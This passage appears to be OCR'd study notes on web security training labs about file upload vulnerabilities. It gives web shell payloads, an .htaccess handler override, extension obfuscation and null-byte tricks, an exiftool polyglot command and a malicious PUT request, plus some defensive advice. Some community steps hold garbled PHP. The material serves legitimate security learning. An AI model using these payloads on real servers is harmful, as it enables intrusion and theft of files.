- Change the value of the `filename` parameter from `exploit.php` to `exploit.l33t`. Send the request again and notice that the file was uploaded successfully.
- Switch to the other Repeater tab containing the `GET /files/avatars/<YOUR-IMAGE>` request. In the path, replace the name of your image file with `exploit.l33t` and send the request. Observe that Carlos's secret was returned in the response. Thanks to our malicious

`.htaccess` file, the `.l33t` file was executed as if it were a `.php` file.
• Submit the secret to solve the lab.


Community solution :-
Web Shell via Denylist Bypass!.mp4

solve lab :-

open lab login your account :- wiener:peter
now upload a pic
capture the request get request send to the repeater
now send get request in repeater
now go to the repeater
now change filename shell.php
remove plain text
add payload
<? php echo file_get_contents('/home/carlos/secret'); ?>
now send the request now you will see the result




now you will see the error
now add the payload
AddType application/x-httpd-php .shell
now add the filename .htaccess
now change the content-type text/plain
now send the request now you will see the file is successfully uploaded



now again change the filename exploit.shell
change content type image/jpeg
now change payload
<? php echo file_get_contents('/home/carlos/secret'); ?>
now send the request

now go to the get section
now change filename exploit.shell
now you will see the flag
lab is solved :)



lab 5 web shell upload via obfuscated file extension

Obfuscating file extensions

Even the most exhaustive blacklists can potentially be bypassed using classic obfuscation techniques. Let's say the validation code is case sensitive and fails to recognize that `exploit.pHp` is in fact a `.php` file. If the code that subsequently maps the file extension to a MIME type is **not** case sensitive, this discrepancy allows you to sneak malicious PHP files past validation that may eventually be executed by the server.

You can also achieve similar results using the following techniques:

• Provide multiple extensions. Depending on the algorithm used to parse the filename, the following file may be interpreted as either a PHP file or JPG image: `exploit.php.jpg`

• Add trailing characters. Some components will strip or ignore trailing whitespaces, dots, and suchlike: `exploit.php.`

• Try using the URL encoding (or double URL encoding) for dots, forward slashes, and backward slashes. If the value isn't decoded when validating the file extension, but is later decoded server-side, this can also allow you to upload malicious files that would otherwise be blocked: `exploit%2Ephp`

• Add semicolons or URL-encoded null byte characters before the file extension. If validation is written in a high-level language like PHP or Java, but the server processes the file using lower-level functions in C/C++, for example, this can cause discrepancies in what is treated as the end of the filename: `exploit.asp;.jpg` or `exploit.asp%00.jpg`

• Try using multibyte unicode characters, which may be converted to null bytes and dots after unicode conversion or normalization. Sequences like `xC0 x2E`, `xC4 xAE` or `xC0 xAE` may be translated to `x2E` if the filename parsed as a UTF-8 string, but then converted to ASCII characters before being used in a path.


Other defenses involve stripping or replacing dangerous extensions to prevent the file from being executed. If this transformation isn't applied recursively, you can position the prohibited string in such a way that removing it still leaves behind a valid file extension. For example, consider what happens if you strip `.php` from the following filename: `exploit.php`This is just a small selection of the many ways it's possible to obfuscate file extensions

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed using a classic obfuscation technique.


To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.
You can log in to your own account using the following credentials: `wiener:peter`

solution :-
1. Log in and upload an image as your avatar, then go back to your account page.
2. In Burp, go to **Proxy > HTTP history** and notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.
3. On your system, create a file called `exploit.php`, containing a script for fetching the contents of Carlos's secret. For example:
`<?php echo file_get_contents('/home/carlos/secret'); ?>`
4. Attempt to upload this script as your avatar. The response indicates that you are only allowed to upload JPG and PNG files.
5. In Burp's proxy history, find the `POST /my-account/avatar` request that was used to submit the file upload. Send this to Burp Repeater.
6. In Burp Repeater, go to the tab for the `POST /my-account/avatar` request and find the part of the body that relates to your PHP file. In the `Content-Disposition` header, change the value of the `filename` parameter to include a URL encoded null byte, followed by the `.jpg` extension:
`filename="exploit.php%00.jpg"`
7. Send the request and observe that the file was successfully uploaded. Notice that the message refers to the file as `exploit.php`, suggesting that the null byte and `.jpg` extension have been stripped.
8. Switch to the other Repeater tab containing the `GET /files/avatars/<YOUR-IMAGE>` request. In the path, replace the name of your image file with `exploit.php` and send the request. Observe that Carlos's secret was returned in the response.
9. Submit the secret to solve the lab.


lab solve :-
open lab now go to the my account
now upload a photo
now send post request in repeater
now send get request in repeater
now go to the repeater
now modify the post request
remove all plain text photo data
now add payload
<? php echo get_file_contents('/home/carlos/secret'); ?>
now change filename exploit.php
now send request now you will see the result



php file not uploaded
you need to encoded url
now encoded filename exploit.php%00.jpg
now send the request



now you will see this file avatars/explot.php has been uploaded
now go to the get repeater section
change filename exploit.php
send request



now you fill see secret file is show
lab solved :)

lab 6 Remote code execution via polyglot web shell upload

Flawed validation of the file's contents
Instead of implicitly trusting the `Content-Type` specified in a request, more secure servers try to verify that the contents of the file actually match what is expected.
In the case of an image upload function, the server might try to verify certain intrinsic properties of an image, such as its dimensions. If you try uploading a PHP script, for example, it won't have any dimensions at all. Therefore, the server can deduce that it can't possibly be an image, and reject the upload accordingly.
Similarly, certain file types may always contain a specific sequence of bytes in their header or footer. These can be used like a fingerprint or signature to determine whether the contents match the expected type. For example, JPEG files always begin with the bytes `FF D8 FF`.
This is a much more robust way of validating the file type, but even this isn't foolproof. Using special tools, such as ExifTool, it can be trivial to create a polyglot JPEG file containing malicious code within its metadata.

This lab contains a vulnerable image upload function. Although it checks the contents of the file to verify that it is a genuine image, it is still possible to upload and execute server-side code.
To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.
You can log in to your own account using the following credentials: `wiener:peter`

solution :-
1. On your system, create a file called `exploit.php` containing a script for fetching the contents of Carlos's secret. For example:
`<?php echo file_get_contents('/home/carlos/secret'); ?>`
2. Log in and attempt to upload the script as your avatar. Observe that the server successfully blocks you from uploading files that aren't images, even if you try using some of the techniques you've learned in previous labs.
3. Create a polyglot PHP/JPG file that is fundamentally a normal image, but contains your PHP payload in its metadata. A simple way of doing this is to download and run ExifTool from the command line as follows:
`exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" <YOUR-INPUT-IMAGE>.jpg -o polyglot.php`This adds your PHP payload to the image's `Comment` field, then saves the image with a `.php` extension.

4. In the browser, upload the polyglot image as your avatar, then go back to your account page.
5. In Burp's proxy history, find the `GET /files/avatars/polyglot.php` request. Use the message editor's search feature to find the `START` string somewhere within the binary image data in the response. Between this and the `END` string, you should see Carlos's secret, for example:
`START 2B2tlPyJQfJDynyKME5D02Cw0ouydMpZ END`
6. Submit the secret to solve the lab.

Community Solution :-
Web Shell via Polyglot File Upload!.mp4

lab solve:-

lab 7 web shell upload via race condation

Exploiting file upload race conditions

Modern frameworks are more battle-hardened against these kinds of attacks. They generally don't upload files directly to their intended destination on the filesystem. Instead, they take precautions like uploading to a temporary, sandboxed directory first and randomizing the name to avoid overwriting existing files. They then perform validation on this temporary file and only transfer it to its destination once it is deemed safe to do so.

That said, developers sometimes implement their own processing of file uploads independently of any framework. Not only is this fairly complex to do well, it can also introduce dangerous race conditions that enable an attacker to completely bypass even the most robust validation.

For example, some websites upload the file directly to the main filesystem and then remove it again if it doesn't pass validation. This kind of behavior is typical in websites that rely on anti-virus software and the like to check for malware. This may only take a few milliseconds, but for the short time that the file exists on the server, the attacker can potentially still execute it.

These vulnerabilities are often extremely subtle, making them difficult to detect during blackbox testing unless you can find a way to leak the relevant source code.

Race conditions in URL-based file uploads

Similar race conditions can occur in functions that allow you to upload a file by providing a URL. In this case, the server has to fetch the file over the internet and create a local copy before it can perform any validation.

As the file is loaded using HTTP, developers are unable to use their framework's built-in mechanisms for securely validating files. Instead, they may manually create their own processes for temporarily storing and validating the file, which may not be quite as secure.

For example, if the file is loaded into a temporary directory with a randomized name, in theory, it should be impossible for an attacker to exploit any race conditions. If they don't know the name of the directory, they will be unable to request the file in order to trigger its execution. On the other hand, if the randomized directory name is generated using pseudo-random functions like PHP's `uniqid()`, it can potentially be brute-forced.

To make attacks like this easier, you can try to extend the amount of time taken to process the file, thereby lengthening the window for brute-forcing the directory name. One way of doing this is by uploading a larger file. If it is processed in chunks, you can potentially take advantage of this by creating a malicious file with the payload at the start, followed by a large number of arbitrary padding bytes.

Exploiting file upload vulnerabilities without remote code execution

In the examples we've looked at so far, we've been able to upload server-side scripts for remote code execution. This is the most serious consequence of an insecure file upload function, but these vulnerabilities can still be exploited in other ways.

Uploading malicious client-side scripts

Although you might not be able to execute scripts on the server, you may still be able to upload scripts for client-side attacks. For example, if you can upload HTML files or SVG images, you can potentially use `<script>` tags to create stored XSS payloads.

If the uploaded file then appears on a page that is visited by other users, their browser will execute the script when it tries to render the page. Note that due to same-origin policy restrictions, these kinds of attacks will only work if the uploaded file is served from the same origin to which you upload it.

Exploiting vulnerabilities in the parsing of uploaded files

If the uploaded file seems to be both stored and served securely, the last resort is to try exploiting vulnerabilities specific to the parsing or processing of different file formats. For example, you know that the server parses XML-based files, such as Microsoft Office `.doc` or `.xls` files, this may be a potential vector for XXE injection attacks.

Uploading files using PUT

It's worth noting that some web servers may be configured to support `PUT` requests. If appropriate defenses aren't in place, this can provide an alternative means of uploading malicious files, even when an upload function isn't

available via the web interface.

```
PUT /images/exploit.php HTTP/1.1Host: vulnerable-website.comContent-Type: application/x-httpd-phpContent-Length: 49<?php echo file_get_contents('/path/to/file'); ?>
```

Tip

You can try sending `OPTIONS` requests to different endpoints to test for any that advertise support for the `PUT` method.

How to prevent file upload vulnerabilities

Allowing users to upload files is commonplace and doesn't have to be dangerous as long as you take the right precautions. In general, the most effective way to protect your own websites from these vulnerabilities is to implement all of the following practices:

• Check the file extension against a whitelist of permitted extensions rather than a blacklist of prohibited ones. It's much easier to guess which extensions you might want to allow than it is to guess which ones an attacker might try to upload.
• Make sure the filename doesn't contain any substrings that may be interpreted as a directory or a traversal sequence (`../`).
• Rename uploaded files to avoid collisions that may cause existing files to be overwritten.
• Do not upload files to the server's permanent filesystem until they have been fully validated.
• As much as possible, use an established framework for preprocessing file uploads rather than attempting to write your own validation mechanisms.

This lab contains a vulnerable image upload function. Although it performs robust validation on any files that are uploaded, it is possible to bypass this validation entirely by exploiting a race condition in the way it processes them. To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.
You can log in to your own account using the following credentials: `wiener:peter`

hint:-

The vulnerable code that introduces this race condition is as follows:

```
<?php$target_dir = "avatars/";
$target_file = $target_dir . $ FILES["avatar"]["name"];
